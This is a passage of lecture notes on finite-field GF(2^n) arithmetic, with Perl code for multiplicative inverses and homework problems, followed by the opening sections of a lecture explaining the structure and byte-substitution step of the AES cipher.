use warnings;
use Algorithm::BitVector;

my $mod = Algorithm::BitVector->new( bitstring => '100011011' );               # AES modulus

my $a = Algorithm::BitVector->new( bitstring => '10000000' );
my $result = gf_MI( $a, $mod, 8 );
print "\n\nMI of  $a is: $result\n";

$a = Algorithm::BitVector->new( bitstring => '10010101' );
$result = gf_MI( $a, $mod, 8 );
print "\nMI of $a is: $result\n";

$a = Algorithm::BitVector->new( bitstring => '00000000' );
$result = gf_MI( $a, $mod, 8 );
print "\nMI of $a is: $result\n";



##  Using the arithmetic of the Galois Field GF(2^n), this function divides
##  the bit pattern $num by the modulus bit pattern $mod
sub gf_divide {
    my ($num, $mod, $n) = @_;
    die "Modulus bit pattern too long" if $mod->length() > $n + 1;
    my $quotient = Algorithm::BitVector->new( intVal => 0, size => $num->length() );
    my $remainder = $num->deep_copy();
    for (my $i = 0; $i < $num->length(); $i++) {
        my $mod_highest_power = $mod->length() - $mod->next_set_bit(0) - 1;
        my $remainder_highest_power;
        if ($remainder->next_set_bit(0) == -1) {
            $remainder_highest_power = 0;
        } else {
            $remainder_highest_power = $remainder->length() - $remainder->next_set_bit(0) - 1;
        }
        if (($remainder_highest_power < $mod_highest_power) or (int($remainder)==0)) {
            last;
        } else {
            my $exponent_shift = $remainder_highest_power - $mod_highest_power;
            $quotient->set_bit($quotient->length() - $exponent_shift - 1, 1);
            my $quotient_mod_product = $mod->deep_copy();
            $quotient_mod_product->pad_from_left($remainder->length() - $mod->length() );
            $quotient_mod_product->shift_left($exponent_shift);
            $remainder ^= $quotient_mod_product;
        }
    }
    $remainder = Algorithm::BitVector->new(bitlist =>
                    $remainder->get_bit([$remainder->length()-$n .. $remainder->length()-1]))
                    if $remainder->length() > $n;
    return ($quotient, $remainder);
}

##  Using the arithmetic of the Galois Field GF(2^n), this function multiplies
##  the bit pattern $arg1 by the bit pattern $arg2
sub gf_multiply {
    my ($arg1,$arg2) = @_;
```

```
    my ($a, $b) = ($arg1->deep_copy(), $arg2->deep_copy());
    my $a_highest_power = $a->length() - $a->next_set_bit(0) - 1;
    my $b_highest_power = $b->length() - $b->next_set_bit(0) - 1;
    my $result = Algorithm::BitVector->new( size => $a->length( )+ $b->length() );
    $a->pad_from_left( $result->length() - $a->length() );
    $b->pad_from_left( $result->length() - $b->length() );
    foreach my $i (0 .. $b->length() - 1) {
        my $bit = $b->get_bit($i);
        if ($bit == 1) {
            my $power = $b->length() - $i - 1;
            my $a_copy = $a->deep_copy();
            $a_copy->shift_left( $power );
            $result ^= $a_copy;
        }
    }
    return $result;
}

##  Using the arithmetic of the Galois Field GF(2^n), this function returns $a
##  divided by $b modulo the bit pattern in $mod
sub gf_multiply_modular {
    my ($a, $b, $mod, $n) = @_;
    my $a_copy = $a->deep_copy();
    my $b_copy = $b->deep_copy();
    my $product = gf_multiply($a_copy,$b_copy);
    my ($quotient, $remainder) = gf_divide($product, $mod, $n);
    return $remainder;
}

##  Using the arithmetic of the Galois Field GF(2^n), this function returns the
##  multiplicative inverse of the bit pattern $num when the modulus polynomial
##  is represented by the bit pattern $mod
sub gf_MI {
    my ($num, $mod, $n) = @_;
    my $NUM = $num->deep_copy(); my $MOD = $mod->deep_copy();
    my $x = Algorithm::BitVector->new( size => $mod->length() );
    my $x_old = Algorithm::BitVector->new( intVal => 1, size => $mod->length() );
    my $y = Algorithm::BitVector->new( intVal => 1, size => $mod->length() );
    my $y_old = Algorithm::BitVector->new( size => $mod->length() );
    my ($quotient, $remainder);
    while (int($mod)) {
        ($quotient, $remainder) = gf_divide($num, $mod, $n);
        ($num, $mod) = ($mod, $remainder);
        ($x, $x_old) = ($x_old ^ gf_multiply($quotient, $x), $x);
        ($y, $y_old) = ($y_old ^ gf_multiply($quotient, $y), $y);
    }
    if (int($num) != 1) {
        return "NO MI. However, the GCD of $NUM and $MOD is: $num\n";
    } else {
        ($quotient, $remainder) = gf_divide($x_old ^ $MOD, $MOD, $n);
        return $remainder;
    }
}
```

- As you'd exect, when you execute the file shown above, you get exactly the same output that you saw earlier for the Python version of the code.

- If you have fixed the value of n for a particular $GF(2^n)$ field (and if n is not too large), you can precompute the multiplicative inverses for all the elements of $GF(2^n)$ and store them away. (Recall that the MI of a bit pattern A in $GF(2^n)$ is a bit pattern B so that $A \times B \ = \ 1$.

- The table below shows the multiplicative inverses for the bit patterns of $GF(2^3)$. Also shown are the additive inverses. But note that every element x is its own additive inverse. Also note that the additive identity element is not expected to possess a multiplicative inverse.

	Additive Inverse	Multiplicative Inverse
000	000	-----
001	001	001
010	010	101
011	011	110
100	100	111
101	101	010

110	110	011
111	111	100

7.12: USING A GENERATOR TO REPRESENT THE ELEMENTS OF $GF(2^n)$

- It is particularly convenient to represent the elements of a Galois Field $GF(2^n)$ with the help of a **generator element**. [As mentioned in Section 5.5 of Lecture 5, GF in the notation $GF(p^n)$ stands for "Galois Field" after the French mathematician Evariste Galois who died in 1832 at the age of 20 in a duel with a military officer who had cast aspersions on a young woman Galois was in love with. The young woman was the daughter of the physician of the hostel where Galois stayed. Galois was the first to use the word "group" in the sense we have used in these lectures.]

- If g is a **generator element**, then every element of $GF(2^n)$, except for the 0 element, can be expressed as some power of g.

- Consider a finite field of order q. As mentioned previously in Section 7.8, the **order** of a finite field is the number of elements in the field. If g is the generator of this finite field, then the finite field can be expressed by the set

$$\{0,\ g^0,\ g^1,\ g^2,\ \ldots,\ g^{q-2}\}$$

- How does one specify a generator?

- A generator is obtained from the irreducible polynomial that went into the creation of the finite field. If $f(g)$ is the irreducible polynomial used, then g is that element which symbolically satisfies the equation $f(g) = 0$. You do not actually solve this equation for its roots since an irreducible polynomial cannot have actual roots in the underlying number system used, **but only use this equation for the relationship it gives between the different powers of g.**

- Consider the case of $GF(2^3)$ defined with the irreducible polynomial $x^3 + x + 1$. The generator g is that element which symbolically satisfies $g^3 + g + 1 = 0$, implying that such an element will obey

$$g^3 = -g - 1 = g + 1$$

- Now we can show that every power of g will correspond to some element of $GF(2^3)$.

- Shown below are the first several powers of g along with the element 0 at the very top:

$$\begin{aligned} & 0 \\ g^0 &= 1 \\ g^1 &= g \end{aligned}$$

$$
\begin{aligned}
g^2 &= g^2 \\
g^3 &= g + 1 \\
g^4 = g(g^3) = g(g+1) &= g^2 + g \\
g^5 = g(g^4) = g(g^2+g) = g^3 + g^2 &= g^2 + g + 1 \\
g^6 = g(g^5) = g(g^2+g+1) = g^3 + g^2 + g &= g^2 + 1 \\
\\
g^7 = g(g^6) = g(g^2+1) = g^3 + g &= 1 \\
&\vdots
\end{aligned}
$$

- Note the powers g^0 through g^6 of the generator element, along with the element 0, correspond to the eight polynomials of $GF(2^3)$ shown on Slide 10.

- The higher powers of g obey the relationship $g^k = g^{k \bmod 7}$ for the example shown. As shown above, g^7 is the same as g^0.

- Since every polynomial in $GF(2^n)$ is represented by a power of g, multiplying any two polynomials in $GF(2^n)$ becomes trivial — we just have to add the exponents of g modulo $(2^n - 1)$.

- So we have the conclusion that if g is the generator element of a finite field of the form $GF(2^n)$, then all the powers of g from g^0 through g^{2^n-2}, along with the element 0, correspond to the elements of the finite field.

- That is, using the generator notation allows the multiplications of the elements of the finite field to be carried out without reference to the irreducible polynomial.

7.13: HOMEWORK PROBLEMS

1. This question is a litmus test of whether you understand the concepts presented in this lecture at a deep level: As mentioned in Section 7.2, there exist two different *irreducible polynomials* of degree 3 over $GF(2)$:

$$x^3 + x + 1$$

and

$$x^3 + x^2 + 1$$

Obviously, the finite field $GF(2^3)$ can be constructed with either of these two irreducible polynomials. Regardless of which polynomial we use, we end up with the same set of bit patterns: {000, 001, 010, 011, 100, 101, 110, 111}. The MI (multiplicative inverse) of 010 is 101 when you base $GF(2^3)$ on the irreducible polynomial $x^3 + x + 1$. (You can verify this fact by multiplying the polynomials x and $x^2 + 1$ and evaluating the result modulo the polynomial $x^3 + x + 1$.) The question you are being asked is whether the MI of 010 will be different when $GF(2^3)$ is based on $x^3 + x^2 + 1$?

2. When the set of all integers is divided by a prime, we obtain a set of remainders whose elements obey a certain special property with regard to the modulo multiplication operator over the set. What is that property?

3. As computer engineers, our world of work is steeped in bits and bytes. Yet we seem to be obsessing about polynomials. Pourquoi?

4. When the set of all polynomials over $GF(p)$ for a prime p is divided by an irreducible polynomial, we obtain a set of remainders with some very special properties. What is so special about this set? How is such a set denoted?

5. How do we get a finite field of the form $GF(2^n)$?

6. If $GF(p)$ gives us a finite field (with p elements), why is that not good enough for us? Why do we need finite fields of the form $GF(2^n)$?

7. How will you prove that $GF(2^3)$ is at least an integral domain? How will you prove it is a finite field?

8. Let's say that our irreducible polynomial is x^3+x+1. Obviously, each polynomial in $GF(2^3)$ will be of degree 2 or less. Drawing a

parallel between the polynomials and the bit patterns, how many polynomials are there in $GF(2^3)$?

9. With polynomial coefficients drawn from $GF(2)$, let's use the irreducible polynomial $x^3 + x + 1$ to construct the finite field $GF(2^3)$. Now calculate

$$\begin{aligned} (x^2 + x + 1) + (x^2 + 1) &= ? \\ (x^2 + x + 1) - (x^2 + 1) &= ? \\ (x^2 + x + 1) \times (x^2 + 1) &= ? \\ (x^2 + x + 1) \;/\; (x^2 + 1) &= ? \end{aligned}$$

10. Given the following two 3-bit binary code words from $GF(2^3)$ with the modulus polynomial $x^3 + x + 1$:

$$\begin{aligned} B_1 &= 1\,1\,1 \\ B_2 &= 1\,0\,1 \end{aligned}$$

Now calculate:

$$\begin{aligned} B_1 + B_2 &= ? \\ B_1 - B_2 &= ? \end{aligned}$$

$$\begin{aligned} B_1 \times B_2 &= ? \\ B_1 \ / \ B2 &= ? \end{aligned}$$

Do you see any similarities between this question and the previous question? What would happen to the results in this question if we changed the modulus polynomial to $x^3 + x^2 + 1$?

11. **Programming Assignment:**

Write a Perl or Python script that can serve as a four function calculator for carrying out the arithmetic operations ($+$, $-$, $\times$, and $\div$) on the polynomials that belong to the finite field $GF(2^8)$ using the irreducible polynomial $m(x) = x^8 + x^4 + x^3 + x + 1$. When started, your script should place the user in an interactive mode and wait for the user to enter expressions for evaluation. Your script should prompt the user for three items: 1) a bitstring that would serve as the first operand; 2) another bitstring that would serve as the second operand; and, finally, 3) the operator to be used. The bits in each input bit pattern supplied by the user would stand for the respective polynomial coefficients. The script should output a bitstring that is the result of the operation.

Lecture 8: AES: The Advanced Encryption Standard

Lecture Notes on "Computer and Network Security"

by Avi Kak (kak@purdue.edu)

February 4, 2017

7:16am

Goals:

- To review the overall structure of AES and to focus particularly on the four steps used in each round of AES: (1) byte substitution, (2) shift rows, (3) mix columns, and (4) add round key.
- Python and Perl implementations for creating the lookup tables for the byte substitution steps in encryption and decryption.
- Python implementation of the Key Expansion Algorithms for the 128 bit, 192 bit, and 256 bit AES.
- Perl implementations for creating histograms of the differentials and for constructing linear approximation tables in attacks on block ciphers.

CONTENTS

8.1: SALIENT FEATURES OF AES

- AES is a block cipher with a block length of 128 bits.

- AES allows for three different key lengths: 128, 192, or 256 bits. Most of our discussion will assume that the key length is 128 bits. [With regard to using a key length other than 128 bits, the main thing that changes in AES is how you generate the *key schedule* from the key — an issue I address at the end of Section 8.8.1. The notion of *key schedule* in AES is explained in Sections 8.2 and 8.8.]

- Encryption consists of 10 rounds of processing for 128-bit keys, 12 rounds for 192-bit keys, and 14 rounds for 256-bit keys.

- Except for the last round in each case, all other rounds are identical.

- Each round of processing includes one single-byte based substitution step, a row-wise permutation step, a column-wise mixing

step, and the addition of the round key. The order in which these four steps are executed is different for encryption and decryption.

- To appreciate the processing steps used in a single round, it is best to think of a 128-bit block as consisting of a 4×4 matrix of bytes, arranged as follows:

$$\begin{bmatrix} byte_0 & byte_4 & byte_8 & byte_{12} \\ byte_1 & byte_5 & byte_9 & byte_{13} \\ byte_2 & byte_6 & byte_{10} & byte_{14} \\ byte_3 & byte_7 & byte_{11} & byte_{15} \end{bmatrix}$$

- Therefore, the first four bytes of a 128-bit input block occupy the first column in the 4×4 matrix of bytes. The next four bytes occupy the second column, and so on.

- The 4×4 matrix of bytes shown above is referred to as the **state array** in AES. [If you are trying to create your own implementation of AES in Python, you will find following statement, which uses the notion of *list comprehension* in Python, very useful for creating an initialized structure that looks like the state array of AES:

```
statearray = [[0 for x in range(4)] for x in range(4)]
```

Next, try the following calls in relation to the structure thus created:

```
print statearray

print statearray[0]

print statearray[2][3]

block = range(128)

for i in range(4):
    for j in range(4):
        statearray[j][i] = block[32*i + 8*j:32*i + 8*(j+1)]

for i in range(4):
    for j in range(4):
        print statearray[i][j], "   ",
```

This is a nice warm-up exercise before you start implementing AES in Python.]

- AES also has the notion of a **word**. A word consists of four bytes, that is 32 bits. Therefore, each column of the state array is a word, as is each row.

- Each round of processing works on the **input state array** and produces an **output state array**.

- The output state array produced by the last round is rearranged into a 128-bit output block.

- Unlike DES, the decryption algorithm differs substantially from the encryption algorithm. Although, overall, very similar steps are used in encryption and decryption, their implementations are not identical and the order in which the steps are invoked is different, as mentioned previously.

- AES, notified by NIST as a standard in 2001, is a slight variation of the Rijndael cipher invented by two Belgian cryptographers Joan Daemen and Vincent Rijmen. [Back in 1999, the Rijndael cipher was one of the five chosen by NIST as a potential replacement for DES. The other four were: MARS from IBM; RC6 from RSA Security; Serpent by Ross Anderson, Eli Biham, and Lars Knudsen; and Twofish by a team led by the always-in-the-news cryptographer Bruce Schneier. Rijndael was selected from these five after extensive testing that was open to public.]

- Whereas AES requires the block size to be 128 bits, the original Rijndael cipher works with any block size (and any key size) that is a multiple of 32 as long as it exceeds 128. The state array for the different block sizes still has only four rows in the Rijndael cipher. However, the number of columns depends on size of the block. For example, when the block size is 192, the Rijndael cipher requires a state array to consist of 4 rows and 6 columns.

- As explained in Lecture 3, DES was based on the **Feistel network**. On the other hand, what AES uses is a **substitution-permutation network** in a more general sense. Each round of processing in AES involves byte-level substitutions followed by

word-level permutations. Speaking generally, DES also involves substitutions and permutations, except that the permutations are based on the Feistel notion of dividing the input block into two halves, processing each half separately, and then swapping the two halves.

- Like DES, AES is an *iterated block cipher* in which plaintext is subject to multiple rounds of processing, with each round applying the same overall transformation function to the incoming block. [When we say that each round applies the same transformation function to the incoming block, that similarity is at the functional level. However, the implementation of the transformation function in each round involves a key that is specific to that round — this key is known as the round key. Round keys are derived from the user-supplied encryption key.]

- Unlike DES, AES is an example of *key-alternating block ciphers*. In such ciphers, each round first applies a diffusion-achieving transformation operation — which may be a combination of linear and nonlinear steps — to the entire incoming block, which is then followed by the application of the round key to the entire block. As you'll recall, DES is based on the Feistel structure in which, for each round, one-half of the block passes through unchanged and the other half goes through a transformation that depends on the S-boxes and the round key. Key alternating ciphers lend themselves well to theoretical analysis of the security of the ciphers.

- For another point of contrast between DES and AES, whereas DES is a bit-oriented cipher, AES is a byte-oriented cipher. [Remember, how in DES we segmented the right-half 32 bits of the incoming 64-bit block into eight segments of 4-bits each. And how we prepended each 4-bit segment with the last bit of the previous 4-bit segment and appended to each 4-bit segment the first bit of the next 4-bit segment. Subsequently, in order to find the substitution 4-bits for an incoming 4-bit segment, we used the first and the last bit thus acquired for indexing into the four rows of a 4×16 S-box, while using the 4-bit segment itself for indexing into the columns of the S-Box.] The substitution step in DES requires bit-level access to the block coming into a round. On the other hand, all operations in AES are purely byte-level, which makes for convenient and fast software implementation of AES.

- About the security of AES, considering how many years have passed since the cipher was introduced in 2001, all of the threats against the cipher remain theoretical — meaning that their time complexity is way beyond what any computer system will be able to handle for a long time to come. [As you know, for the 128-bit key AES, the worst-case time complexity for a brute-force attack would be 2^{128}. Such a brute-force attack would be considered to be an example of a theoretical attack since it is beyond the realm of any practical implementation. There is a meet-in-the-middle attack called the *biclique attack* that very marginally improves upon this time complexity to around 2^{126} — which is still just a theoretical attack. The biclique attack was presented by Andrey Bogdanov, Dmitry Khovratovich, and Christian Rechberger in their 2011 publication "Biclique Cryptanalysis of the Full AES".]

- AES was designed using the *wide-trail strategy*. As described in the publication "*Security of a Wide Trail Design*" by Joan Daemen and Vincent Rijmen, wide-trail design for a block cipher

involves: (1) A local nonlinear transformation (as supplied by the substitution step in AES); and (2) A linear mixing transformation that provides high diffusion. The phrase "wide trail" refers to dispersal of the probabilities that one can associate with the bits at certain specific positions in a bit block as it propagates through the rounds.

- If you are seriously interested in the algebraic foundations of AES and also of the attacks that are being attempted on the cipher, I'd recommend the book "*Algebraic Aspects of the Advanced Encryption Standard*," by Carlos Cid, Sean Murphy, and Matthew Robshaw. This book was originally published by Springer, but is now available for free download on the web. Just Google it.

- The AES standard is described in the following official document:

`http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf`

8.2: THE ENCRYPTION KEY AND ITS EXPANSION

- Assuming a 128-bit key, the key is also arranged in the form of a matrix of 4×4 bytes. As with the input block, the first word from the key fills the first column of the matrix, and so on.

- The four column words of the key matrix are expanded into a schedule of 44 words. (As to how exactly this is done, we will explain that later in Section 8.8.) Each round consumes four words from the key schedule.

- Figure 1 on the next page depicts the arrangement of the encryption key in the form of 4-byte words and the expansion of the key into a **key schedule** consisting of 44 4-byte words.




Figure 1: *This figure shows the four words of the original 128-bit key being expanded into a key schedule consisting of 44 words. Section 8.8 explains the procedure used for this key expansion.* (*This figure is from Lecture 8 of "Computer and Network Security" by Avi Kak*)

8.3: THE OVERALL STRUCTURE OF AES

- The overall structure of AES encryption/decryption is shown in Figure 2.

- The number of rounds shown in Figure 2, 10, is for the case when the encryption key is 128 bit long. (As mentioned earlier, the number of rounds is 12 when the key is 192 bits, and 14 when the key is 256.)

- Before any round-based processing for encryption can begin, the input state array is XORed with the first four words of the key schedule. The same thing happens during decryption — except that now we XOR the ciphertext state array with the last four words of the key schedule.

- For encryption, each round consists of the following four steps: 1) Substitute bytes, 2) Shift rows, 3) Mix columns, and 4) Add round key. The last step consists of XORing the output of the previous three steps with four words from the key schedule.

- For decryption, each round consists of the following four steps: 1) Inverse shift rows, 2) Inverse substitute bytes, 3) Add round key, and 4) Inverse mix columns. The third step consists of XORing the output of the previous two steps with four words from the key schedule. Note the differences between the order in which substitution and shifting operations are carried out in a decryption round vis-a-vis the order in which similar operations are carried out in an encryption round.

- The last round for encryption does not involve the "Mix columns" step. The last round for decryption does not involve the "Inverse mix columns" step.




Figure 2: *The overall structure of AES for the case of 128-bit encryption key.* (*This figure is from Lecture 8 of "Computer and Network Security" by Avi Kak*)

8.4: THE FOUR STEPS IN EACH ROUND OF PROCESSING

Figure 3 shows the different steps that are carried out in each round except the last one. [See the end of the previous section as to what steps are not allowed in the last round.]

STEP 1: (called **SubBytes** for byte-by-byte substitution during the forward process) (The corresponding substitution step used during decryption is called **InvSubBytes**.)

- This step consists of using a 16×16 lookup table to find a replacement byte for a given byte in the input state array.

- The entries in the lookup table are created by using the notions of multiplicative inverses in $GF(2^8)$ and bit scrambling to destroy the bit-level correlations inside each byte. [See Lecture 7 for what is meant by the notation $GF(2^8)$.]

Section 8.5 explains this step in greater detail.

STEP 2: (called **ShiftRows** for shifting the rows of the state array during the forward process) (The corresponding transformation




Figure 3: *One round of encryption is shown at left and one round of decryption at right.* (*This figure is from Lecture 8 of "Computer and Network Security" by Avi Kak*)

during decryption is denoted **InvShiftRows** for Inverse Shift-Row Transformation.)

- The goal of this transformation is to scramble the byte order inside each 128-bit block.

This step is explained in greater detail in Section 8.6.

STEP 3: (called **MixColumns** for mixing up of the bytes in each column separately during the forward process) (The corresponding transformation during decryption is denoted **InvMixColumns** and stands for inverse mix column transformation.) The goal is here is to further scramble up the 128-bit input block.

- The shift-rows step along with the mix-column step causes each bit of the ciphertext to depend on every bit of the plaintext after 10 rounds of processing.

- Recall the avalanche effect from our discussion on DES in Lecture 3. In DES, one bit of plaintext affected roughly 31 bits of ciphertext. But now we want each bit of the plaintext to affect every **bit position** of the ciphertext block of 128 bits. [The phrasing of this last sentence is important. The sentence does **NOT** say that if you change one bit of the plaintext, the algorithm is guaranteed to change every bit of the ciphertext. (Changing every bit of the ciphertext would amount to reversing every bit of the block.) Since a bit can take on only two values, on

the average there will be many bits of the ciphertext that will be identical to the plaintext bits in the same positions after you have changed one bit of the plaintext. However, again on the average, when you change one bit of the plaintext, you will see its effect spanning all of the 128 bits of the ciphertext block. On the other hand, with DES, changing one bit of the plaintext affects only 31 bit positions on the average.]

Section 8.7 explains this step in greater detail.

STEP 4: (called **AddRoundKey** for adding the round key to the output of the previous step during the forward process) (The corresponding step during decryption is denoted **InvAddRoundKey** for inverse add round key transformation.)

8.5: THE SUBSTITUTE BYTES STEP: SubBytes and InvSubBytes

- This is a byte-by-byte substitution using a rule that stays the same in **all** encryption rounds. The byte-by-byte substitution rule is different for the decryption chain, but again it stays the same for all the rounds.

- The presentation in the rest of this section is organized as follows:

  – **The modern way** of explaining the byte substitution step that allows us to find the substitute byte for a given byte by simply looking up a pre-computed 256-element array of numbers.

  – **The traditional way** of explaining the byte substitution step that involves using a 16×16 lookup table.

  – Perl and Python implementations of the byte substitution step. **These implementations are based on the modern explanation of the step.** (Obviously, as you would expect, both explanations lead to the same final answer for byte substitution.)

- **In the modern way** of explaining the byte substitution step for the encryption chain, let $\mathbf{x}_{in}$ be a byte of the state array for which we seek a substitute byte $\mathbf{x}_{out}$. We can write $\mathbf{x}_{out} = f(\mathbf{x}_{in})$. The function $f()$ involves two nonlinear operations: (i) We first find the multiplicative inverse $\mathbf{x}' = \mathbf{x}_{in}{}^{-1}$ in $GF(2^8)$; and (ii) then we scramble the bits of $\mathbf{x}'$ by XORing $\mathbf{x}'$ with four different circularly rotated versions of itself and with a special constant byte $\mathbf{c} = 0x63$. The four circular rotations are through 4, 5, 6, and 7 bit positions to the right. As you will see later in this section, this bit scrambling step can be expressed by the relation: $\mathbf{x}_{out} = A \cdot \mathbf{x}' + \mathbf{c}$.

- When using my BitVector module, the byte substitution step as explained above can be implemented with just a couple of calls to the module functions. The first operation of the step, which involves calculating the multiplicative inverse of a byte $\mathbf{x}$ in $GF(2^8)$, can be carried out by invoking the function `gf_MI()` on the `BitVector` representation of $\mathbf{x}$. The second operation that requires XORing a byte with circularly shifted versions of itself is even more trivial, as you will see in the Perl and Python code shown later in this section.

- The modern explanation of the byte substitution step as presented above applies equally well to the decryption chain, except for the fact that you first apply the bit scrambling operation to the byte and then you find its multiplicative inverse in $GF(2^8)$.

- **I'll now present the more traditional explanation of the byte substitution step.** As mentioned earlier, it involves using a 16×16 table. To find the substitute byte for a given input byte, we divide the input byte into two 4-bit patterns, each yielding an integer value between 0 and 15. (We can represent these by their hex values 0 through F.) One of the hex values is used as a row index and the other as a column index for reaching into the 16×16 lookup table.

- As explained in the next subsection, Section 8.5.1, the entries in the lookup table are constructed by a combination of $GF(2^8)$ arithmetic and bit scrambling.

